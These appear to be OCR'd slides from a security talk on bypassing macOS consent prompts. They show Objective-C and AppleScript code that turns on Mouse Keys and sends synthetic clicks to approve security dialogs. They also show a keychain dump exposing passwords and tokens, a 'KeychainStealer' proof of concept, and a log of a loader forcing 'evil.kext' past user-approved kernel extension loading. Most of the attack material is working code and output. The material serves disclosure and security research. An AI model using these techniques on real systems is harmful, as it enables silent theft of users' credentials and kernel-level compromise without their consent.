
When Mouse Keys is on, you can move the mouse pointer and press the mouse button using the keyboard or numeric keypad.

To quickly turn Mouse Keys on or off using the Accessibility Options shortcut panel, press Option-Command-F5 (or if your Mac has a Touch Bar, quickly press Touch ID three times). You can also select or deselect the checkbox in the Mouse & Trackpad pane of Accessibility preferences.

To open the pane, choose Apple menu > System Preferences, click Accessibility, then click Mouse & Trackpad.


**apple docs**

click i or 5




**mouse → keyboard mappings**

# 1 Enabling Mouse Keys





```objc
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
      [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Preferences\"\n" \
        "activate\n" \
        "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n" \
        "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

     //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

enabling 'Mouse Keys' in code

launch:
System Preferences

open:
Accessibility pane,
and show Mouse anchor

click:
'Enable Mouse Keys'


Debug — mouseKeys — 113×16
Patricks-MacBook-Pro:Debug patrick$ ./mouseKeys
enabling mouse keys

# 2 Sending a click

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
                                   @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```

- Click a mouse button:

  With a numeric keypad: Press 5 on the keypad.

sending a synthetic click
note: keypad 5: key code 87


```
# ./sniffMK

event: key down
keycode: 0x57/87/5

event: key up
keycode: 0x57/87/5

event: left mouse down
(x: 146.207031, y: 49.777344)

event: left mouse up
(x: 146.207031, y: 49.777344)
```

the key press also
generates a 'mouse' event

that apple does not block!!

# WEAPONIZATION

## time to play!



# Dumping the Keychain

## all your passwords/keys are belong to us


private keys

passwords

auth tokens

```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"

class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```

dumping keys




mouse click to 'allow'


# Dumping the Keychain

Forbes / Security / #CyberSecurity

SEP 25, 2017 @ 11:05 AM

Nasty Password-Pilfering Hack Ruins Apple High Sierra Launch







'KeychainStealer' PoC

# Bypassing 'User-Approved Kernel Extension Loading'


```
# loadKext evil.kext

[+] invoking kext load
[+] opening security & privacy pane
[+] sending 'click' to allow

[+] success! 'evil.kext' loaded
```


high sierra kext loader




```
//init apple script
// open 'General' tab of 'Security Pane'
scriptObject = [[NSAppleScript alloc] initWithSource:
 @"tell application \"System Preferences\"\n" \
 "activate\n" \
 "reveal anchor \"General\" of pane id \"com.apple.preference.security\"\n" \
 "end tell\n"];

//execute to open prefs
